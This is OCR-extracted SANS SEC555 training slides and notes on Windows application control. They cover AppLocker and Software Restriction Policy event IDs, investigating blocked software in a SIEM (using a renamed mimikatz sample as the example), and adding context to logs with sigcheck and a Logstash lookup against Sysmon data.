
AppLocker
Windows has provided a free application control product for servers since Windows Server 2008 R2. This product is called AppLocker and is also included on desktops running Enterprise or Ultimate editions. Like most Microsoft products, it is centralized—managed through group policy.

It is simple to use and allows or blocks software based on the criteria listed below.

Path: This option controls software based on whether it matches a path rule. For example, a path rule allowing the path C:\Program Files would allow C:\Program Files\Internet Explorer\iexplore.exe to run.
Hash: This option controls software based on a file's cryptographic hash. With this, a file is allowed or blocked specifically by a hash. If the file was to change at all, such as due to an update, it would no longer work. An example would be allowing chrome.exe by a hash. When Google Chrome auto-updates, it would no longer be allowed to run as the hash would no longer match.
Publisher: This option controls software based on the digital signature of a file. For example, allowing a file signed by the Microsoft Corporation would allow any EXE signed by Microsoft Corporation to run regardless of location.

Side note: It is possible to export AppLocker and later rules and then import the rules into a commercial control product. Also, while AppLocker is referenced, the concepts coming up are the same for any application control product.

References:
https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview
https://sec555.com/7f



AppLocker Event IDs

Audit Mode

ID	Description
8003	Would have blocked EXE or DLL
8006	Would have blocked MSI or Script

Used for pre-enforcement

- Deployment could be detection only

Enforce Mode

ID	Description
8002	Allowed EXE or DLL
8004	Blocked EXE or DLL
8005	Allowed MSI or Script
8007	Blocked MSI or Script


Used for production deployment

SANS SEC555 | SIEM with Tactical Analytics 70

AppLocker Event IDs

AppLocker logs allowed and blocked software to the Microsoft-Windows-AppLocker channel. If a log agent is being used, make sure it is configured to pick up this log rather than just the default Application, Security, and System channels. This slide represents the most common AppLocker event IDs.

Just like commercial offerings, AppLocker supports being deployed in audit-only mode. This means it will log something that would have been blocked without actually blocking anything. This should be used before a production deployment but can also be used as a more permanent solution, assuming your organization does not actually want to enter blocking mode.



Software Restriction Policy (SRP)

XP/2003+ can also use Software Restriction Policies

- Not as good as AppLocker, but it is free with any license
- Similar capabilities, but does not support audit mode

Everyone has access to application control technology

- Commercial solutions are more robust
- But something is better than nothing

IDs 865-868 + 882 are for block events by SRP

Your system administrator has blocked this program. For more information, contact your system administrator.

SANS

SEC555 | SIEM with Tactical Analytics 71

Software Restriction Policy (SRP)

Outside AppLocker, Microsoft operating systems can also deploy application control through the use of a Software Restriction Policy (SRP). SRP has been around since XP and Server 2003 but does not support audit mode nor does it have central reporting. The major plus side is it is included with Professional desktop licenses. This means any business running Windows has licenses for AppLocker on servers and at least SRP on desktops.


This means, technically, every organization has access to application control. Agreeably, SRP is not as robust as AppLocker and certainly is not as robust as commercial offerings, but having it deployed is better than not having any application control deployed.

Linux SELinux and AppArmor are similar in nature, though designed more as a Mandatory Access Control system as opposed to an application control system. The point here is there are ways to use built-in capabilities to deploy application control and then use a SIEM to report it centrally.

References:

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/using-software-restriction-policies-and-applocker-policies

https://sec555.com/7g



AppLocker Results

The end result provides logs of allowed or blocked software

action	filepath	ruleid	rulename
deny	%OSDRIVE%\USERS\JHENDERSON_STANDARD \DOWNLOADS\SEC555_ROCKS.EXE	{00000000-0000-0000-0000-000000000000}	-
allow	%SYSTEM32%\TASKMGR.EXE	{A61C8B2C-A319-4CD0-9690-D2177CAD7B51}	(Default Rule) All files located in the Windows folder
allow	%SYSTEM32%\TASKMGR.EXE	{A61C8B2C-A319-4CD0-9690-D2177CAD7B51}	(Default Rule) All files located in the Windows folder

Handling this list requires regular maintenance


- Blocked items need investigation
- Allowed items may as well

SANS SEC555 | SIEM with Tactical Analytics 72

AppLocker Results

Centralizing logs for AppLocker results in a list of allowed or blocked software. As always, data that never gets used is of little to no value. Collecting these events can be useful for incident handling and forensics, but it is intended to be used for day-to-day defense and monitoring.

Block events should be investigated to see if they are false positives or if something truly malicious tried to execute. Allowed events are composed of software that has been authorized to run. Occasionally, this should be reviewed for accuracy and to look for out-of-place events.



Blocked Software

The goal is to have an empty to almost empty dashboard

- Each entry acts as an action item as well as an alert
- Depending on application control product, log can be bland

March 2nd 2017, 12:04:29.140 - March 3rd 2017, 12:04:29.140 — by 30 minutes
Count
no events… then I event
@timestamp per 30 minutes

Time	Hostname	action	filepath	ruleid	rulename	rulesddl
March 3rd 2017, 11:47:59.000	nessus.test.int	deny	%OSDRIVE%\USERS\JHENDERSON_STANDARD\DOWNLOADS\SEC555_ROCKS.EXE	{00000000-0000-0000-0000-000000000000}	-	-

SANS | SEC555 | SIEM with Tactical Analytics 73


Blocked Software

A block event is when a piece of software attempted to run but was not authorized. The fact that unauthorized software tried to run should trigger an investigation as to what the software is and why/how it was launched. The problem is that analysts have limited time to investigate, and a decision needs to be made quickly.

Combine the time limitations with the fact that application control events sometimes lack details, and you have a no-win situation. For example, in this slide, %OSDRIVE%\USERS\JHENDERSON_STANDARD\DOWNLOADS\SEC555_ROCKS.EXE attempted to run and was blocked. A drill down on this AppLocker event would show:

- No file hash.
- No certificate-based information.
- A rule ID of {00000000-0000-0000-0000-000000000000} <--- This rule ID represents a default deny posture as there is no rule. Instead, it is an implicit deny.
- A username of jhenderson_standard.

This lack of context is not limited to AppLocker. Other commercial solutions fail to provide details or require you to go through multiple menus to try and put the context together. To make sure this dashboard is properly running, an organization can intentionally cause a test block event on a regular interval. When doing this, make sure the test event is clearly distinguishable to an analyst.




Acquiring Context

Default block log is often lacking in context

- sec555_rocks.exe being blocked does not tell much

# 1: Log agent can be modified to gather more info or ...

# 2: Scripting can pull back more info after the fact


Event ID 8004 received
Need more context...
Remotely grabbing more info
Run program to find info about sec555_rocks.exe


Acquiring Context

To make things more efficient, context should be added to events as needed. For instance, a software blocked event should have publisher information, file hash(es), file path, and user information to speed up analysis. This helps with the process of ruling out false positives as well as creating new allow or block rules.

There are multiple methods to add context to a log. One is to have a log agent modify the log before shipping it off. This has the benefit of decentralizing the process but also allows the use of executables or scripts to grab additional information and append it to the log. The problem is that many organizations either use a log agent that does not support this or do not use a log agent at all.

To combat this, a log aggregator can be used to augment the log at the time of ingest. This can even involve reaching out to machines on the network and asking for output from utilities. The downside is that firewall rules have to allow this, proper credentials have to be in place, and it adds a decent amount of time to the overall log pipeline. That being said, it works, and you are much better off having the additional context, even if it only works 9 out of 10 times.

Note: Depending on your SIEM platform, this call out for additional information could be performed from an ancillary system, which then updates the log in the backend database. For example, this step could be performed by an alert engine such as ElastAlert or it could be a separate Windows server designed to query the SIEM and use PowerShell scripts on remote systems to collect additional details.



sigcheck.exe

Additional tools like sigcheck[1] can be used to gather context

```
sigcheck -a -h -vs -vt sec555_rocks.exe
```

```
Verified:        Unsigned
Link date:       7:35 PM 2/26/2017
Publisher:       n/a
Company:         gentilkiwi (Benjamin DELPY)
Description:     mimikatz for Windows
Product:         mimikatz
Prod version:    2.1.0.0
File version:    2.1.0.0
MachineType:     64-bit
Binary Version: 2.1.0.0
Original Name:   mimikatz.exe
Internal Name:   mimikatz
Entropy:         6.106
MD5:     4BC985602E9C333E1D9CD1048A5A262F
SHA1:    6CCE780139C26820D4BE66CA2B8AB2308E8F9E70
VT detection:    34/58
VT link:         https://www.virustotal.com/file/3ba1163249ff1b33e7de43f6
```

sigcheck.exe


A useful Microsoft SysInternals utility for collecting information about a file is sigcheck.exe. This slide represents what sigcheck.exe reports when running against sec555_rocks.exe. This file was actually mimikatz.exe renamed to sec555_rocks.exe. Mimikatz is a famous password theft/recovery tool written by Benjamin Delpy.

The details returned by sigcheck.exe provide some much-needed value-added context to software events. This utility adds multiple file hashes, publisher information, and VirusTotal checks. VirusTotal is a free virus, malware, and URL scanning service. In this case, the 34/58 means 34 antivirus engines would flag sec555_rocks.exe as evil. Also, sigcheck.exe adds an extra entropy test for looking at the likelihood that bytes in a file are random or compressed. While this is not always helpful as some files are naturally compressed, it adds another piece to the overall context.

References:

https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck

https://sec555.com/7h



Context: Alternative Solution

# 3: Another option is to pull details from other logs

- Remember Sysmon logs?
- These can be used to pull in extra details

```
elasticsearch {
  hosts => [ "10.5.55.7" ]
  query => "source_name:Microsoft-Windows-Sysmon AND
                   event_id:7 AND Image:%{[query]}"
  fields => [["Hashes","hashes"],["Signed","signed"]]
}
```

<u>fields</u> = what fields get pulled into current log

